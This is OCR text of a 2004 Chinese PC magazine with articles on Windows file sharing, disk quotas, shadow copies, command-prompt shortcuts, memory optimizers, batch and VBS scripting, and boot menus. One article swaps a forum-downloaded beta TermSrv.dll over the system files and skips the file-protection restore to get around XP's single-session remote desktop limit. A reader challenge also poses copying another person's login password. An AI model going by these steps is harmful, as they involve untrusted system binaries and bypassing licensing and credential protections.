在资源管理器中，右击CFAN共享目录，在弹出菜单中选择“属性”，切换到“安全”标签页。首先在账号列表框中选中“Everyone”账号，只给它赋予“读取”、“读取和运行”和“列出文件夹目录”权限，然后点击“添加”按钮，将“CFANUSER”用户添加到账号列表框中，赋予除“完全控制”以外的所有权限，最后点击“确定”按钮。完成以上设置后，只有CFANUSER用户对数据文件拥有修改权限，其他用户只能查看。

2.拦住“下载狂人”——磁盘配额限制

总有用户在疯狂地使用服务器，由于时间紧迫，没时间找出他是谁了，首要的方法是禁止用户占用过多的磁盘空间。要想控制CFAN共享文件使用的磁盘空间，只要启用“磁盘配额”功能即可。




图2

第一步：启用磁盘配额

在资源管理器窗口中，右击CFAN共享文件所在的磁盘盘符，在

弹出菜单中选择“属性”，接着切换到“配额”标签页（见图2），选中“启用配额管理”复选框，激活“配额”标签页，接着选中“拒绝将磁盘空间给超过配额限制的用户”复选框。

小提示

建议选中“用户超出配额限制时记录事件”和“用户超过警告等级时记录事件”复选框，以便将配额警告事件记录到Windows日志中，最后点击“应用”按钮。

第二步：定义新配额项

点击配额标签页下方的“配额项”按钮，打开磁盘配额项目对话框，然后点击“配额→新建配额项”，弹出选择用户对话框，选中CFANUSER用户后，点击“确定”按钮，接着在“添加新配额项”对话框中为该用户设置配额参数（见图3），选择“将磁盘空间限制为” 单选项，在



图3

后面的栏中输入“2000”，接着在“将警告等级设置为”栏中输入“1900”，它们的磁盘容量单位选择为“MB”，最后点击“确定”按钮，完成磁盘配额设置。这样CFANUSER用户就只能使用2000 MB磁盘空间，超过1900MB就会发出警告。

3.服务器的后悔药——卷影复制服务

“卷影复制服务”可以对共享文件夹进行定期备份，一旦文件遭受损坏，在客户端就能将共享文件恢复到原来的某一时刻状态。这项功能只在Windows Server 2003中可以使用。

小知识

卷影复制服务（Volume Shadow Copy Service）是Windows Server 2003网络操作系统新增加的一个智能文件存储技术组件，它能帮助用户避免数据的丢失。共享文件夹中的“卷影副本”以预定的时间间隔，为存储在网络共享文件中的文件或文件夹创建影子副本，以减少可能发生的数据丢失现象。“卷影副本”实际上就是在某个特定的时间点，被复制的文件或文件夹的先前版本。

第一步：启用“卷影复制服务”

Windows Server 2003系统默认没有启用该服务，需要我们手工启动。在资源管理器中，右键点击存放CFAN共享文件夹的磁盘盘符，然后选择“属性”，在属性对话框中切换到“卷影副本”标签页（见图4）。在“选择一个卷”选项框中确保选中共享文件所在的磁盘分区，然后点击“启用”按钮，就启动了该服务。“卷影复制服务”立刻会创建第一个副本，想手工创建，点击“立即创建”按钮即可。




图4

第二步：设置备份参数

“卷影复制服务”每天只能自动创建两个副本，对于CFAN共享文件夹来说是远远不够的。

在“卷影副本”标签页中，点击“设置”按钮，接着点击“计划”按钮，然后点击“日程安排”框的“高级”按钮，弹出“高级计划选项”对话框（见图5），选中“重复任务”。这时就要根据共享文件的重要程度设置产生一次副本的时间。并不是时间设置得越短越好，这样反而会影响服务器运行。可以设置为每“30分钟”产生一次副本，然后选中“直到：”框中的“时间”选项，在输入框中设置合适的时间段，最后点击“确定”。



图5

第三步：安装客户端程序

客户端需要Windows 2000（SP3 或更高版本）和Windows XP系统才能支持该服务，并且还要安装“卷影复制服务”客户端程序，它位于Windows Server 2003服务器的“%systemroot%\system32\clients\twclient\x86”目录下，文件名为“twcli32.msi”，在局域网中共享此目录，在客户端运行该程序即可完成安装。

完成了以上设置后，一旦CFAN共享文件夹中的数据文件损坏，就可以利用“卷影复制服务”进行还原。在客户端，在网上邻居中找到CFAN共享目录，右键单击该目录，选择“属性”，接着切换到“以前的版本”标签页，在“文件夹版本”框中选择一个最近时刻的副本文件，点击“还原”按钮，这样CFAN共享目录就能恢复到那时的状态了。

任务终于完成了，小刚看了看墙上的挂钟，还有一刻钟就要下班了，先喝杯茶，轻松一下，晚上能地看亚洲杯足球赛了……

|CF|[XT02]

“命令提示符”窗口中的快捷键

■ Before

Windows 2000/XP中的DOS被改名为“命令提示符”，相比以前版本，使用起来更友好，功能也更强大，如同本文所举的F键在“命令提示符”的作用。

F1：功能相当于右方向键“→”作用，即按F1键一次，命令提示符向后切换到已经执行过的命令字符。如果已经是最后一条执行的命令，则不进行切换操作。

F2：按下此键后，会在中间反白提示“输入可复制的字符数量”，此时直接按下上次输入命令中包含的字符（区别大小写）后，命令提示符将自动输入到按键字符。比如，上次输入命令为“cd "All Users"”，按“F2”键后又按“s”键，系统自动输入“cd "All U”（见图1）。很明显，系



图1

统默认以符合条件的第一个字符的前一字符为结束标志，如果希望系统再输入第二个符合条件的字符，继续按“F2”键后按“s”键，当前提示符就变成了“cd "All User”。

F3：自动输入上次执行过的命令，如果已经输入一些字符，按此键后，则输入剩余的字符。

F4：同F2，提示“输入可删除的字符数量”，按下字符键后，则删除当前光标到符合条件的第一个字符的前一字符之间的字符串，如果按下的键不包含以前字符，则不进行操作并关闭提示窗口。比如，当前已输入命令“cd "All Users"”，光标在“d”字符下，按“F4”键后又按“l”键，字符串则变成“cll Users"”（见图2）。同样，系统也是以符合条件的第一个字符的前一字符为结束标志。




图2

F5：功能相当于左方向键“←”作用，即按F5键一次，命令提示符向前切换到已经执行过的命令字符。如果已经是第一条执行的命令，则不进行切换操作。

F6：快速输入原本需要按“Ctrl+Z”键的字符“^Z”，主要用于debug之类需要保存操作的操作。

F7：此功能键作用比较实用。如果需要再次输入曾经输入过的命令，你一定是通过上下方向键来选择的吧！这种方法对于从很多命令中查找的情况比较繁琐，不妨在命令提示符窗口前按下“F7”键，窗口中间就出现白底、十行长的命令选择窗口（见图3），同样通过上下方向键来选择，选择好后按下回车即执行此命令，是不是很直观、方便？



图3

F8：当前提示状态未输入任何字符，功能与下方向键“↓”相同，选择曾经执行过的命令；如果已经输入一些字符，按F8键，系统会自动查找是否有开头已输入的字符命令，如有，则显示之；如有多条，再按F8键，显示下一条；如没有，不进行操作。

F9：如果记住F7的列表命令窗口一些命令所对应的号码，直接在提示窗口中输入命令号码，回车后即输入对应命令，再次回车即可执行命令，也很方便！

Tab：自动输入当前文件夹的子文件夹名称。如果已经输入一些字符，则会输入以输入字符为开头的文件夹名称；如有多个符合条件的子文件夹，再按Tab键，显示下一个文件夹名称；如并无相关子文件夹，提示错误。配合“CD”命令，可以快速进入下级文件夹。比如当前目录为abc，有三个子目录，分别为Acculate、Bullfrog和Zumautic，如果想进入Zumautic目录，只需要输入“CD”和一个空格，然后按下三次Tab键即可。本功能只在Windows XP有效。 CF [XT03]

打开搜索引擎，输入“内存优化软件”，你一定可以找到数百种内存优化软件。在这么多选择之中，该如何选择呢？如果告诉你：正确答案是“不选择”，你会不会很吃惊？



内存优化 没你想像得那么美

■ 黄迎

相比Windows 95/98，Windows 2000/XP已经可以相对智能地管理内存资源了。当应用程序退出后，它能较好地释放程序占用的内存空间。但Windows本身依然还有一些缺陷，再加上程序设计问题，使得内存还会在我们不经意间偷偷地“泄露”，可以供使用的剩余内存总是在逐渐减少。为了解决这些问题，网络上逐渐流传一些“内存优化软件”，它们往往可以在一瞬间把可用的内存资源提升几十甚至上百兆，它们真的这么神奇吗？

告别名称上的诱惑

“调节”、“优化”和“清理”，是这类软件最喜欢使用的名字。无论怎么称呼，它们所做的工作是一样的，就是将目前正处于物理内存中的程序强制性地移动到硬盘的虚拟内存中（所以你会发现它们在优化内存时总是伴有硬盘的急剧转动），从而使空闲的物理内存增加。通过这个工作，可以使电脑运行的较快速吗？我们要说的是：结果可能不是你想像的那样。

> **小知识**
>
> 温故知新：Windows如何使用内存
>
> 程序在运行时，Windows会将其直接调入到物理内存中，但物理内存毕竟有限，因此，微软又设计了虚拟内存，它其实就是硬盘中的一块空间，Windows会将一些暂时不用，但可能以后会用到的数据从物理内存移动到虚拟内存中，从而保证有足够的物理内存给当前运行的程序使用。所以，电脑的内存＝实际物理内存容量＋“分页文件”（就是交换文件）。如果需要，“分页文件”会动用硬盘上所有可用空间。

内存优化软件在干什么

内存优化软件在进行优化时，往往不管三七二十一，只是机械地根据设置的数值尽可能将占用物理内存的程序搬到硬盘的虚拟内存中，而不考虑某个程序是否正在使用。所以，虽然空余物理内存增加了，但当你继续使用某个已经打开的程序时（而它恰恰又被不恰当地移动到了虚拟内存中），Windows就必须再次将它从硬盘虚拟内存中读取到物理内存中，这样给系统增加额外的开销，因此你会发现继续运行优化前正在使用的程序时，会有停顿。

内存优化的“好处”在哪里

内存优化惟一的好处是：在将占用物理内存的程序移动到虚拟内存后，再启动新程序，速度会变得更快。

可用内存也会慢慢消失

当你再运行已经被移动到硬盘中的程序时，它还必须重新加载到物理内存中，因此即使只是单击一个最小化的程序，看上去也会花费了较长时间来还原其窗口。此外，在物理内存中的程序被清空后，硬盘中等待激活的程序常常被立即放回到物理内存中去。也就是说，我们辛辛苦苦用内存优化软件“节省”出来的可用内存，会一点点被等待激活的程序慢慢吞噬（见图1）。



图1　可用的内存会慢慢地减少

内存优化软件喜欢对内存管理插手，会影响到Windows有效管理虚拟内存的能力。此外，它们并没有用合适的方式去置换出物理内存中的程序。它们所做的只是尽可能多地去收集物理内存，强迫Windows把物理内存中所有正在用的或未用的程序都置换出来。虽然用软件去管理虚拟内存有一定的好处，但作用不大，最好让Windows自己去管理。任何软件去代替Windows管理都没有多大的用，反而会影响电脑的性能。

正确使用内存优化软件

我们并不想批判所有内存优化软件。但如果你决定了使用某个这类软件时，应该明白它是怎么完成内存优化工作的，绝对不应该仅仅是简单地置换出所有内存中的程序，因为这根本不会提升系统性能。

巧把幻灯片移植到屏保程序中

■ 朱荣

网上流传着不少好看的幻灯片程序(PPT 文档)，画面优美而且动感十足，如果要能把它做成屏幕保护的就好了。非要找一个屏保的制作工具，然后把文档图片拆开，一张张制作吗？没必要这么麻烦，跟我来吧。

快速提取幻灯片文档中的 BMP 文件

第一步:打开要设为屏幕保护程序的 PowerPoint 演示文稿，选择“文件→另存为”，在“保存位置”框中选择一个空文件夹或创建一个新的空文件夹，在“保存类型”框中，单击“设备无关位图”，在“文件名”框中保留原演示文稿文件\名或输入一个新名称，如图 1 所示。

第二步:设置好“另存为”对话框后单击“保存”会出现一个“提示框”，单击“每张幻灯片”或“仅当前幻灯片”，再单击“确定”。(在 PowerPoint 2000 中，单击“是”可导出每张幻灯片。)

第三步:经过上一步会再次出现提示框，直接单击“确定”即可。演示文稿或幻灯片即可保存到所选文件夹，关闭 PowerPoint 演示文稿。



图 1

创建屏幕保护程序

第一步:在桌面任意空白位置右击，出现“显示属性”对话框。进入“屏幕保护程序”选项卡，在“屏幕保护程序”下选择“图片收藏幻灯片”，然后在“等待”框中，设置希望在显示该屏幕保护程序之前经过的时间。

第二步:在“屏幕保护程序”下，单击“设置”，出现的“图片收藏屏幕保护程序选”对话框，在“更换照片的频率是什么？”下，直接将滑块移至“慢”(三分钟)，以避免在切换过程中屏幕闪烁不定。



图 2

第三步:在“图片收藏屏幕保护程序选项”对话框里单击“使用该文件夹中的照片”后的“浏览”，在出现的“浏览文件夹”对话框中选择保存了幻灯片的文件夹。

第四步:单击“确定”回到“图片收藏屏幕保护程序选项”对话框，(如果保存了单张幻灯片，则要清除“在照片之间使用过渡效果”复选框和“允许用键盘滚动浏览图片”复选框)(见图 2)，单击“确定”。按“屏幕保护程序”选项卡上的“预览”看一下效果，怎么样，不算复杂吧？|CF|[XT05]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

网上内存优化软件相当多，但推荐你使用 MemoryBoost Pro Manager，它应该是目前我们测试过的最优秀的内存优化软件。它能够创建定制的程序快捷方式，在运行时可以先清理系统内存，从而为程序提供更多内存空间；加入经常使用的程序，使软件在整理内存时不会将这些程序清理出物理内存；防系统崩溃功能，能立即关闭停止响应的程序等（见图 2）。



图 2

MemoryBoost Pro Manager小档案

软件版本：2.6　软件大小：1.7MB
软件性质：共享软件　适用平台：Windows 9x/Me/2000/XP
下载地址：http://www.tenebril.com/pub/bin/mbsetup.exe

火速链接

我们在今年第2期《让你的PC飞起来——内存优化轻轻松松》中详细介绍了这款软件的使用，你可以进行参考。

建议不使用内存优化软件的自动整理功能，而是在需要运行大型软件或游戏前，首先关闭所有不需要的程序，然后利用其手动整理功能回收物理内存。或者将每次自动回收的内存数调整到物理内存的 15%，比如：256MB 就应该是 30MB～40MB。

如果内存比较大（512MB 以上），使用 Windows 2000/XP，而且不经常玩大型游戏和运行大型软件（图像处理、3DMax 之类的软件），完全可以不用内存优化软件。

|CF|[XT04]



快速搜索“被遗忘”的好友

任务编号：200420

任务内容

我们常用QQ来和好友聊天。聊得时间久了，QQ好友列表中就会有一个长长的名单，其中肯定会有一些长时间不聊的朋友。清理这些长期不联系的用户是一件麻烦和困难的事情，非要一个一个查看聊天记录吗？本期的挑战题目是：如何用简便的方法快速找出三个月内没有聊过天的QQ好友？

装备： Windows 98/2000/XP/2003
任务难度系数： 3/5
挑战者： Hitme MC

新任务（¥300元）

在我们重装系统之前，各种文档、软件和桌面设置都可以比较简单地备份起来。但是你知道如何备份密码吗？CFan们都比较喜欢帮别人修理系统，本期的挑战内容也来了：在你替别人备份系统的时候，如何在不知道对方系统登录密码的情况下替对方把密码备份好，移植到新的机器上？

失败的方法

管理好友，最容易想到的就是“好友管理器”。登录QQ后，单击“QQ菜单”按钮，依次展开“好友与资料→好友管理器”。在好友管理器左侧树型结构区单击“我的好友[n]”（n代表好友数目），右侧就会列出所有好友的信息。然后单击“视图[V]→排序[F]”，哈！看到了“最后聊天记录时间”选项，这不就是我们要的吗？

看到这里，很多读者（王潇、田俊鹏等）就认为大功告成了，只要根据时间查看一下不就成了？遗憾的是我们没有做到这点。不信你尝试一下，就算你按照“最后聊天记录时间”来排序，好友的顺序没有发生任何改变！而其他的排序选项（如“年龄”、“性别”）都可以正常使用，惟独不能按照“最后聊天记录时间”来排序。这确实是一个奇怪的现象，我们为此特别询问了腾讯公司，但他们也没有给出一个令人满意的答案，这显然是程序设计中的一个Bug。非常遗憾的是，在最新推出的QQ2004正式版中，这个问题依然存在。

巧用命令找好友

本刊2004年第19期特别话题《DOS高手速成秘籍 隶批处理编程命令实例秀》介绍了大量For命令的应用实例，这次还是可以依靠它来解决问题。

第一步：首先，在好友管理器中将要清理的用户所在组的所有聊天记录导出来。在该组上点右键，选择“导出聊天记录为文本文件”，然后将记录保存到一个文件夹中，如C:\QQ，文件名为qq.txt。

第二步：打开记事本，输入如下内容，然后把它保存为search.bat，保存位置就是刚才的C:\QQ文件夹。

```
findstr "消息对象:" qq.txt >联系人.txt
for /f "tokens=2 delims=()" %%i in (联系人.txt) do findstr "2004-0[7-9]-" qq.txt ^| find "%%i"|| echo %%i >>结果.txt
```

小提示

★假设现在是10月，我们要统计3个月内没有联系的好友，也就是7月到9月没联系的人。命令中的“2004-0[7-9]-”表示要查找从7月到9月中没有联系的好友，你可以根据自己的需要进行调整。

★本批处理程序可以到http://www.newhua.com/cfan/200420/qq.rar下载。

实例1：快速整理出所有好友的名单

有没有想整理出所有QQ好友的昵称和号码？自己用复制、粘贴吗？太麻烦了！看看上面命令的第一行吧，它的作用是从聊天记录中提取所有好友的QQ号码和昵称。我们只要把需要提取名单的聊天记录导出为qq.txt，然后用第一行的命令建立批处理，执行它，就可以快速提取好友清单了。

实例2：MSN好友快速进驻邮件程序通讯录

给MSN中的好友发邮件很容易，菜单中就有选项，但如果要给所有好友发送邮件呢？获得邮件地址很容易，只要进入主菜单，依次选择“联系人→保存联系人名单”就可以获得一个CTT格式的文件，用记事本打开它就能看到所有的邮件地址。遗憾的是它还有很多多余的代码，如何能快速把它转化成邮件程序可以识别的通讯录格式？很简单，在CTT文件同一文件夹下建立一个批处理文件，输入如下内容（假设该CTT文件名为msn.ctt）：

```
for /f "tokens=3 delims=<>" %%i in (msn.ctt) do echo %%i >>list.csv
```

运行该批处理文件，就得到了一个可以被OE、Foxmail等软件识别的list.csv文件了，通过“导入”功能即可迅速进入通讯录了（见图）。



CF [XT06]

XP SP2仿真2003的远程多用户登录

■ 俞伟明

远程桌面也需要多用户工作

情景再现:

5号楼348宿舍住着一些“有钱人”，每位同学人手一台电脑，还另外富裕一台电脑，开启了远程桌面，供大家使用。Windows XP远程桌面具有许多方便的地方，同学们可以在外地或是自己家里遥控这台电脑，远程管理、排解故障都轻松愉快。不过麻烦也来了:每个同学都有权对系统进行修改(大家是平等的)，一次，阿毛登录后，进行传输文件等操作，这时胖子突然登录了，阿毛被强制注销！所有文件传输工作都被禁止了！不仅如此，假如阿毛登录时遇到问题，希望其他人登录过来协同解决也不行，因为远程桌面只允许一个用户登录。



图1

确实很遗憾，远程桌面只允许一个用户登录。假设现在有两台电脑，分别是COMPANYX和COMPANY-XP2(这台电脑安装了SP2)，现在要从COMPANYX通过远程桌面连接到COMPANY-XP2，于是在COMPANYX上运行“mstsc”，输入远程计算机的名称和登录用户名、密码(见图1)。点击“连接”，COMPANYX上出现COMPANY-XP2远程桌面窗口，并提示说COMPANY-XP2电脑上已有另一个用户usery登录。如果继续登录COMPANY-XP2，其当前登录用户usery将被强行注销(见图2)。




图2

在图2中点击“是”，COMPANYX远程桌面程序强行注销COMPANY-XP2上当前登录的usery用户，使COMPANY-XP2电脑回到登录欢迎界面，同时COMPANYX的远程桌面窗口显示出COMPANY-XP2桌面。这时在COMPANY-XP2上，无论用哪一种用户身份(如abc或usery)登录，COMPANY-XP2都会强行注销远程登录的用户abc，使远程连接中断——也就是说，无论何时，远程桌面只允许一个用户登录！

解决办法

年初网络上盛传XP的SP2将支持多个用户同时建立远程桌面连接，当时着实高兴了一阵子。等正式版SP2一出来，赶忙试试SP2的远程桌面多用户支持，却发现无论如何不能让两个用户同时登录——无论是同时登录两个远程桌面连接，还是一个远程桌面、一个本地桌面，无论是两者使用相同用户名，还是使用不同用户名，一概行不通！

到底怎么回事呢？查阅微软有关SP2的说明文档，没见到任何有关远程桌面多用户支持的说明。搜索网络，有关多用户支持的介绍都是年初的资料，近来这类文章似乎销声匿迹了。那么，是不是微软原来打算让SP2支持多个用户同时连接远程桌面，后来又取消了呢？为了搞清楚这个问题，我在安装SP2的电脑上将SP2正式版的终端服务器替换成SP2测试版的终端服务器，果然成功地同时建立了两个连接，下面就介绍一下具体的实施步骤。

第一步:首先是在Windows XP上安装SP2正式版，按照常规方式安装即可，这里不再赘述。

第二步:准备一份版本较早的SP2终端服务器软件(据说从Build 2082开始该功能就被禁止了，所以最好使用之前版本)，中文SP2测试版较难找到，我用的是英文版Build 2055，运行之后没有发现任何问题。你可以从http://www.msfn.org/board/index.php?s=85a71ca2987c89886c99733154ae685f&act

=Attach&type=post&id=161513下载Build 2055的终端服务器执行文件TermSrv.DLL。从这个链接下载来的是一个扩展名为.DL_的文件，你可以把它的扩展名改成ZIP文件，然后用WinRAR解开它。

第三步:接下来，以安全模式启动Windows XP，如果有多个操作系统，可以启动另一个能访问Windows XP系统分区的系统(除非安装了第三方工具软件，否则Windows 98不能访问NTFS分区，因此Windows 98可能没用)。然后，把Windows XP里面SP2正式版的所有TermSrv.DLL备份一下，在所有TermSrv.DLL文件出现的位置，用Build 2055版本的TermSrv.DLL覆盖。通常，TermSrv.DLL至少出现在二个位置，分别是:\Windows\system32，\Windows\system32\dllcache。凡是原来有TermSrv.DLL的地方，就用Build 2055版本的TermSrv.DLL覆盖。

第四步:以正常模式启动Windows XP，如果系统的文件保护功能提示说TermSrv.DLL文件已被修改，并询问是否要复原，选择否。

第五步:最后还要修改一下注册表，增加终端服务器的多用户许可。鉴于修改注册表比较麻烦而且容易出错，你可以用下面的批命令修改注册表:

```
@echo off
setlocal
set regkey="HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core"
reg add %regkey% /v EnableConcurrentSessions /T REG_DWORD /D 1 /f
endlocal
```

将上述内容保存为一个批命令文件，如AA.BAT，双击执行一下就可以了(见图3)。



图3　多用户同时登录

> **小提示**
> 只有当Windows XP启用了欢迎屏幕、快速用户切换功能之后，远程桌面才能支持并发的用户访问。你可以从如下位置启用它们:“控制面板→用户账户→更改用户登录或注销的方式”。

综上所述，改造后的XP远程服务器允许两个不同的用户同时登录——虽然不能与Windows Server 2003强大的终端服务功能相比，但毕竟聊胜于无，勉强可算多用户支持。我曾经试着把Windows Server 2003的终端服务器复制到XP，但没有成功。看来微软不遗余力地坚持这样的一个原则:作为个人桌面操作系统的XP，不允许多个用户同时使用。 |CF|[XT07]


偏方找回Windows XP启动菜单

■ figo

对装了Windows XP又想再装Windows 98的朋友来说，如何恢复启动菜单是一件颇费神的事。目前恢复方法有很多，但往往步骤繁琐，不够简单。我最近发现了一个比较傻瓜的偏方：

首先在装有Windows XP的基础上，安装好Windows 98，接着用Windows XP安装光盘启动电脑。很快会出现蓝底白字安装界面，显示“Please wait while setup copies files to your harddisk”字符，右下角出现正在复制的文件名。过一会儿，屏幕中间出现“Setup is copying files”进度条时，按“ESC”键退出，连按两次F3，之后重启。当启动后，会发现启动菜单找回来啦！

此偏方的好处是省去了许多手工输入的麻烦，适合像我一样的懒人，但其副作用也少不了：会在C盘留下一些



来不及删除的临时文件，不太美观，而且在启动菜单会出现Update字样的多余项目（通过编辑BOOT.INI文件可将其去掉）。这个偏方在一个分区装两个系统、两个分区分别装两个系统的情况下都成功找回了启动菜单。

|CF|[XT8]

2004年第6期《菜鸟也来编程序》一文介绍了VBS脚本的基本应用和技巧，但该文没有介绍一个非常实用的命令——SendKeys，掌握了它的使用，你就能通过VBS脚本轻松控制应用程序运行过程，就像给软件安装了摇控器一样，实现各种特殊应用。

巧用SendKey N步并一步

■ 徐海斌

上手实例：关机菜单立刻显身

打开记事本，输入以下命令，并将其保存为1.vbs：

```
set WshShell = CreateObject("WScript.Shell")
WshShell.SendKeys "^{ESC}u"
```

双击运行它，你会发现关机菜单立刻出现了。

Just Do It

将“WshShell.SendKeys "^{ESC}u"”改为“WshShell.SendKeys "^+{ESC}"”，运行一下看看效果。

知其所以然 SendKeys功能和使用

上面实例中，我们运用了SendKeys命令，简单说，这个命令就是模拟键盘操作，将一个或多个按键指令发送到指定Windows窗口来控制应用程序运行，其使用格式为：

object.SendKeys string

“object”：表示WshShell对象，《菜鸟也来编程序》一文中已有过介绍。

“string”：表示要发送的按键指令字符串，需要放在英文双引号中。

1.基本键

一般来说，要发送的按键指令都可以直接用该按键字符本身来表示，例如要发送字母“x”，使用“WshShell.SendKeys "x"”即可。当然，也可直接发送多个按键指令，只需要将按键字符按顺序排列在一起即可，例如，要发送按键“cfan”，可以使用“WshShell.SendKeys "cfan"”。

2.特殊功能键

对于需要与Shift、Ctrl、Alt三个控制键组合的按键，SendKeys使用特殊字符来表示：

特殊控制键	特殊字符
Shift	+
Ctrl	^
Alt	%

如要发送的组合按键是同时按下Ctrl＋E，需要用“WshShell.SendKeys "^e"”表示，如果要发送的组合按键是按住Ctrl键的同时按下E与C两个键，这时应使用小括号把字母键括起来，书写格式为“WshShell.SendKeys "^(ec)"”，这里要注意它与“WshShell.SendKeys "^ec"”的区别，后者表示组合按键是同时按住Ctrl和E键，然后松开Ctrl键，单独按下“C”字母键。

由于“+”、“^”这些字符用来表示特殊的控制按键了，如何表示这些按键呢？只要用大括号括住这些字符即可。例如，要发送加号“+”，可使用“WshShell.SendKeys "{+}"”。另外对于一些不会生成字符的控制功能按键，也同样需要使用大括号括起来按键的名称，例如要发送回车键，需要用“WshShell.SendKeys "{ENTER}"”表示，发送向下的方向键用“WshShell.SendKeys "{DOWN}"”表示。

小提示

如果需要发送多个重复的单字母按键，不必重复输入该字母，SendKeys允许使用简化格式进行描述，使用格式为“{按键 数字}”。例如要发送10个字母“x”，则输入“WshShell.SendKeys "{x 10}"”即可。

3.翻译上手实例

“WshShell.SendKeys "^{ESC}u"”这句翻译为：按下Ctrl＋Esc组合键（相当于按Win键）打开“开始”菜单，接着按U键打开“关机”菜单。

Just Do It

★让VBS脚本自动在记事本中输入一行文字“hello, welcome to cfan”。

```
Dim WshShell
Set WshShell=WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 200
WshShell.AppActivate "无标题 - 记事本"
WshShell.SendKeys "hello, welcome to cfan"
```

★请改造这个脚本，让它自动输入下面两段小短句，注意前面介绍的回车键发送方法哦。

This is the most wonderful day of my life
because I'm here with you now

★让脚本在输入短句后自动关闭记事本，并保存文件名为“test”，注意关闭记事本可以直接使用组合按键Alt＋F4来实现。

进阶实例：制作能自动定时存盘的记事本

我们最常用的记事本没有Word、WPS那样的自动定时存盘功能，其实利用VBS脚本再加上SendKeys命令，就能弥补这个遗憾。打开记事本，输入以下内容（为容易描述和分析，把代码分为四个部分）：

'第一部分：定义变量和对象

```
Dim WshShell, AutoSaveTime, TXTFileName
AutoSaveTime=300000
Set WshShell=WScript.CreateObject("WScript.Shell")
    TXTFileName=InputBox("请输入你要创建的文件名(不能用中文和纯数字)：")

    '第二部分：打开并激活记事本
WshShell.Run "notepad"
WScript.Sleep 200
WshShell.AppActivate "无标题 - 记事本"

    '第三部分：用输入的文件名存盘
WshShell.SendKeys "^s"
WScript.Sleep 300
WshShell.SendKeys TXTFileName
WScript.Sleep 300
WshShell.SendKeys "%s"
WScript.Sleep AutoSaveTime

    '第四部分：自动定时存盘
While WshShell.AppActivate (TXTFileName)=True
WshShell.SendKeys "^s"
WScript.Sleep AutoSaveTime
Wend
WScript.Quit
```

将其保存为记事本.vbs，以后要使用记事本时，都通过双击这个脚本文件来打开。

程序翻译

这个脚本的基本思路是定时向记事本发送 Ctrl ＋ S 这个存盘组合键。

第一部分：定义了脚本中需要用到的变量和对象。“AutoSaveTime”变量用来设置自动存盘间隔，单位为毫秒，这里设置为5分钟。“TXTFileName”变量通过输入框取得你要创建的文本文件名称（见图1）。

第二部分：运行记事本，对于 Windows 本身提供的程序，比如计算器等，可直接在“WshShell.Run”后输入程序名称，如"calc"，对于非系统程序，则可输入完全路径，但要注意使用8.3格式输入，比如“"D:\Progra~1\Tencent\QQ.exe"”。

第三部分：这里用 SendKeys 命令执行了这样的操作流程（请注意每个操作之间延时命令的使用）：

在记事本中按 Ctrl ＋ S 组合键→弹出保存文件的窗口→输入文件名→按 Alt ＋ S 组合键进行保存（默认保存在“我的文档”目录）。

第四部分：定时存盘的关键，通过“While……Wend”这个当条件为“真”时循环命令，实现自动存盘代码“WshShell.SendKeys "^s"”和定时代码“WScript.Sleep AutoSaveTime”的重复执行。因为不能让这个定时存盘循环一直执行，退出记事本后，必须自动退出脚本并结束循环，所以设计了一个循环判断条件“WshShell.AppActivate TXTFileName=True”，当记事本运行中时，可以激活记事本窗口，这个条件运行结果为“True”，定时存盘循环一直执行，退出记事本后，脚本无法激活记事本窗口，就会跳出循环，执行“Wend”后面的“WScript.Quit”退出脚本。

Just Do It

★还记得18期《磁盘整理　一触即发》中自动整理磁盘的脚本吗？现在再去看看它，你会发现这个脚本的精髓就是SendKeys。

★有款软件叫“QQ多账号自动登录器”，它能记住QQ账号和密码，从而帮你用指定QQ号码自动登录，特别适合有多个QQ账号的朋友。其实利用VBS脚本你完全可以DIY一个。请到 http://www.newhua.com/cfan/200419/vbs.rar 下载脚本实例，其中有一个双QQ号码自动登录的脚本，请对照其中的解释将其修改为适合自己的QQ自动登录脚本。

★请制作一个脚本，在你复制了一段文字后，只要双击运行这个脚本，就会自动打开记事本，并自动将复制的文字粘贴进来。


★13期《软件安装提速大行动》介绍过软件的自动安装方法，使用VBS脚本结合SendKeys命令也能实现软件自动安装，请写一段脚本，实现“mympc·暴风影音”软件的自动安装。

|CF|[XT09]
